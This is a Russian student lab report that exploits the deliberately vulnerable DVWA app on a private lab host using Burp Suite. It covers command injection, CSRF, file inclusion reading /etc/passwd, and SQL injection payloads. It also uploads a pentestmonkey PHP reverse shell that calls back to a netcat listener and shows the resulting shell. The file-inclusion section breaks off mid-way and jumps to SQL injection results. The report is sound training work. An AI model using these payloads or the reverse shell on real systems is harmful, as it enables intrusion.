

# **Индивидуальный проект. Этап 5**

**Использование Burp Suite. Уязвимости DVWA**

Татьяна Александровна Буллер

# Содержание

<b>1</b>	<b>Цель работы</b>	<b>4</b>
<b>2</b>	<b>Ход работы</b>	<b>5</b>
2.1	Command Execution . . . . .	5
2.2	Cross Site Request Forgery (CSRF) . . . . .	6
2.3	File Inclusion (LFI) и Burp Suite . . . . .	8
2.4	SQL Injection и Blind SQL Injection . . . . .	11
2.5	File Upload . . . . .	13
<b>3</b>	<b>Выводы</b>	<b>16</b>

# Список иллюстраций

2.1	ping . . . . .	5
2.2	Две команды . . . . .	6
2.3	Вывод двух команд . . . . .	6
2.4	Страница CSRF . . . . .	7
2.5	Код страницы . . . . .	7
2.6	Подделанная форма . . . . .	7
2.7	Смена пароля . . . . .	8
2.8	Редирект на уязвимую страницу . . . . .	8
2.9	Страница LFI . . . . .	9
2.10	Прокси . . . . .	9
2.11	GET-запрос с выделенным местом для вставки пэйлоада . . . . .	9
2.12	Полезные нагрузки . . . . .	10
2.13	Результат атаки . . . . .	11
2.14	Результат атаки SQLi . . . . .	12
2.15	Результат атаки Blind SQLi . . . . .	13
2.16	php-reverse-shell.php . . . . .	14
2.17	netcat . . . . .	14
2.18	Работа reverse shell . . . . .	15


# 1 Цель работы

Знакомство со сканером уязвимостей набором инструментов Burp Suite и тестирование его возможностей на примере DVWA. Исследование прочих типов уязвимостей, для эксплуатации которых нет необходимости применять дополнительный инструментарий.

## 2 Ход работы

### 2.1 Command Execution

Command Execution - тип уязвимости, позволяющий злоумышленнику запускать на сервере произвольные команды. Чаще всего встречается в приложениях, где реализована и не профильтрована должным образом передача пользовательского ввода в командную строку сервера. На странице этой уязвимости в DVWA видим форму, которая позволяет осуществить команду ping.



**Ping for FREE**

Enter an IP address below:

```
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.  
64 bytes from 1.1.1.1: icmp_seq=1 ttl=53 time=720 ms  
64 bytes from 1.1.1.1: icmp_seq=2 ttl=53 time=262 ms  
64 bytes from 1.1.1.1: icmp_seq=3 ttl=53 time=57.8 ms  
  
--- 1.1.1.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 57.857/346.927/720.137/276.843 ms
```

Рис. 2.1: ping


Для эксплуатации данной уязвимости нам необходимо объединить ввод для команды ping со следующей командой, которую мы хотим подать на сервер, чтобы они запустились последовательно. Сделаем это, используя знак разделения ;, и получим вывод, которого не должны видеть по изначальной логике приложения.



**Ping for FREE**

Enter an IP address below:

Рис. 2.2: Две команды



**Ping for FREE**

Enter an IP address below:

```
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.  
64 bytes from 1.1.1.1: icmp_seq=1 ttl=53 time=786 ms  
64 bytes from 1.1.1.1: icmp_seq=2 ttl=53 time=769 ms  
64 bytes from 1.1.1.1: icmp_seq=3 ttl=53 time=64.9 ms  
  
--- 1.1.1.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2002ms  
rtt min/avg/max/mdev = 64.905/540.500/786.966/336.370 ms  
help  
index.php  
source
```

Рис. 2.3: Вывод двух команд

## 2.2 Cross Site Request Forgery (CSRF)

Cross Site Request Forgery (CSRF) - уязвимость, позволяющая злоумышленнику подделывать запросы, отправляемые на сайт, через свои домены. На странице этой уязвимости видим форму замены пароля.




Рис. 2.4: Страница CSRF

Открыв код страницы сочетанием клавиш Ctrl+U видим html-код этой формы. Это все, что нам нужно для эксплуатации: мы можем создать аналогичную форму на локальном сервере, скопировав код и подменив файл form action на адрес страницы, которой хотим подделать запрос.

```
<form action="login.php" method="post">
<fieldset>
  <label for="user">Username</label> <input type="text" class="logininput" size="20" name="username"><br />
  <label for="pass">Password</label> <input type="password" class="logininput" AUTOCOMPLETE="off" size="20" name="password"><br />
  <p class="submit"><input type="submit" value="Login" name="Login"></p>
</fieldset>
</form>
```

Рис. 2.5: Код страницы



Рис. 2.6: Подделанная форма

Открыв файл подделанной формы на локальном сервере, введем новый пароль и нажмем кнопку “заменить”. После этого нас перенаправит на страницу

уязвимости, которую мы рассматривали ранее, где будет сообщено, что пароль успешно изменен. При попытке зайти со старым паролем, действительно, логин провалится, тогда как новый пароль сработает.




Рис. 2.7: Смена пароля




Рис. 2.8: Редирект на уязвимую страницу

## 2.3 File Inclusion (LFI) и Burp Suite

File Inclusion - уязвимость небезопасного включения файлов с сервера. Так, на странице этой уязвимости в DVWA мы можем видеть, что страница в параметре page подключает файл include.php. Можно предположить, что мы можем подключить и какой-то другой файл. Возможно, даже тот, который находится вне данной директории. Как раз для этого используем Burp Suite.






Рис. 2.9: Страница LFI

Для работы с Burp Suite было использовано расширение FoxyProxy. Прокси настроен на порт 8080 на локалхост. Это позволит Burp Suite перехватывать отправляемые запросы.




Рис. 2.10: Прокси

Включив прокси, запустив перехват трафика в Burp и перезагрузив страницу, получим перехваченный GET-запрос к ней. Видим здесь интересующий нас параметр: имя подключаемого файла. Далее можно пойти двумя путями. Либо перебирать варианты и отправлять запросы вручную через Repeater, либо составить (или раздобыть) список полезных нагрузок и автоматизировать процесс через Intruder. Список я дам. Поэтому выбираю второй вариант.

```

1 GET /dvwa/vulnerabilities/fi/?page=include.php HTTP/1.1
2 Host: 192.168.6.14
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.6.14/dvwa/index.php
8 Connection: close
9 Cookie: security=low; PHPSESSID=cb90b6ec302ba962c09a7120812a90aa
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12

```

Рис. 2.11: GET-запрос с выделенным местом для вставки пэйлоада

Тип атаки, который будем проводить в данном (и всех последующих) случаях -

Sniper. Эта атака использует один набор полезной нагрузки и подставляет его во все выделенные места. Список нагрузок возьму из стандартных словарей Kali для фаззинговой утилиты wfuzz.




Рис. 2.12: Полезные нагрузки

Отсортировав ответы по длине, видим, что нам удалось подключить файл /etc/passwd.



35	" or 1 --"	200			4970
22	'%20or%20'x'='x	200			4965
29	' or 0=0 #	200			4960
21	'%20or%20'='	200			4955
0		200			4643
2	*	200			4643
3	#	200			4643
4	-	200			4643
5	--	200			4643
10	=%20;	200			4643
11	=%20..	200			4643
12	\x23	200			4643
13	\x27	200			4643
14	\x20a%20a%20	200			4643

Request	Response
<pre> Pretty Raw Hex Render First name: Pablo&lt;br&gt; Surname: Picasso &lt;/pre&gt; &lt;pre&gt; ID: ' or 'x'='x&lt;br&gt; First name: Bob&lt;br&gt; Surname: Smith &lt;/pre&gt; 65 66 &lt;/div&gt; </pre>	

Рис. 2.14: Результат атаки SQLi

Особенность Blind SQLi в том, что, в отличие от обычного случая, база данных не дает никакого ответа об ошибках, на которые можно было бы ориентироваться. Так, если до этого мы встречали ответы сервера абсолютно крохотной длины (460), содержащие только сообщения об ошибках, теперь все неудачные атаки дают ответ длины 4671 и на них сложно ориентироваться, пытаясь составить правильный запрос к базе.




Рис. 2.15: Результат атаки Blind SQLi

## 2.5 File Upload

File Upload - уязвимость загрузки и исполнения произвольных пользовательских файлов на сервере. В самом простейшем ее варианте, который рассмотрим здесь, файлы, загружаемые пользователем, не проверяются вообще никак. В других случаях страницы также могут быть уязвимы к подмене MIME-type в запросе или двойным расширениям. Так, отправляя php файл, я могу перехватить запрос и заменить в теле Content-Type: application/php на image/jpeg, или отправить файл .jpeg.php, что можно так же реализовать через Burp Проху. Для данного примера был использован реверс-шелл pentestmonkey, по умолчанию включенный в Kali Linux.

```
// ———
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0); // default: users set
$VERSION = "1.0";
$ip = '192.168.6.12'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null; // buffer for write operations
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Рис. 2.16: php-reverse-shell.php



{#fig:017 width=70%

Загрузив этот файл на уязвимую страницу, открываем netcat на прослушивание порта 1234, который оставили для подключения в шелле.

```
You can define rules to perform various pro...
(tabuller@jordi)-[~]
$ nc -nvlp 1234
listening on [any] 1234 ...
```

Рис. 2.17: netcat

После того, как мы попытаемся перейти на страницу, куда загружен этот файл, скрипт запустится, и netcat получит подключение от сервера. Теперь мы можем разбирать машину изнутри.

```
(tabuller@jordi)-[~]
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.6.12] from (UNKNOWN) [192.168.6.14] 51170
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
11:52:01 up 1:19, 1 user, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
root     pts/0    :0.0          10:32    1:19   0.00s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ whoami
www-data
sh-3.2$
```

Рис. 2.18: Работа reverse shell

## 3 Выводы

Была освоена работа с набором инструментов Burp Suite и протестированы его возможности на примере DVWA. Были исследованы прочие типы уязвимостей (CSRF, Command injection), для эксплуатации которых нет необходимости применять дополнительный инструментарий.